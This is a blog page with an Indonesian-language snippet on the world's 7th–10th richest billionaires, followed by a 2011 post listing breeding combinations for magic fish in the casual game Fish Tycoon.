Adapun Amancio Ortega dari Spanyol dengan kekayaan 31 miliar dollar AS menduduki posisi tujuh, kedelapan Eiko Batista dari Brasil (30 miliar dollar AS), kesembilan Mukesh Ambani dari India (27 miliar dollar AS), dan di posisi 10 ditempati pemilik ritel raksasa Walmart Keluarga Christy Walton dengan harta 26,5 miliar dollar AS. Pada tahun ke-25 ini, Billionaires List memecahkan dua rekor, yakni dari segi jumlah miliarder yang terdaftar dengan 1.219 orang dan nilai kekayaan yang mencapai 4,5 triliun dollar AS. (Sumber)

Sunday, May 01, 2011

FISH TYCOON

Magic Fish Combos

#1. Greenfin Spotanus- Magical Fish of Fertility
Twin-Fin Spotanus + Spined Spotanus

#2. Speckled Leaffish - Magical Fish of Sustenance
Stubby Pigmy + Greenfin Comet
Orange Stickfish + Twin-Fin Beta
Orange Spotanus + Twin-Fin Fruitfish
Crimson Comet + Flagged Bananafish
Oriental Goldbulb + Finless Quicksilver
Spined Fruitfish + greenfin Spotanus
Orange Grouper + Twin-Fin Beta

#3. Crimson Comet - Magical Fish of Curing
Speckled Stickfish + Orange Goldbulb
Oriental Fruitfish + Speckled Carp
Speckled Stickfish + Oriental Goldbulb
Orange Fatfish + Speckled Leaffish
Crimson Leaffish + Crimson Fruitfish
Pink Beta + Flagged Gold Shark
Greenfin Leaffish + Hornet Flashfish
Twin-Fin Beta + Wasp Goldshark
Twin-Fin Pigmy + Wasp Goldshark
Oriental Goldbulb + Speckled Grouper

#4. Oriental Goldbulb - Magical Fish of Growth
Crimson Comet + Orange Goldbulb
Spined Leaffish + Wasp Gold Shark
Speckled Leaffish + Snubbed Fire-Arrow
Golden Goldbulb + Orange Goldbulb
Speckled Leaffish + Pink Goldshark
Greenfin Leaffish + Fanned Fire-Arrow
Flagged Leaffish + Tiger Goldshark
Crimson Grouper + Canary Fire-Arrow
Spined Grouper + Canary Fire-Arrow
Canary Goldshark + Spined Carp

#5. Orange Snooper - Magical Fish of Health
Fanned Stickfish + Stubby Fruitfish
Golden Arrowfish + Canary Fruitfish
Orange Fruitfish + Orange Snout

#6. Wasp Grouper - Magical Fish of Mutation
Oriental Goldbulb + Pink Pigmy
Orange Beta + Pink Comet
Oriental Goldbulb + Pink Beta

#7. Canary Fire-Arrow - Golden Guppy of Isola
Crimson Comet + Fanned Fatfish
Golden snooper + Canary Fatfish
Orange Snooper + Hornet Flashfish
Tiger Stickfish + Speckled Arrowfish
Orange Fruitfish + Canary Fire-Arrow
---
People Are Not Objects!!!
Oswald - Odin Sphere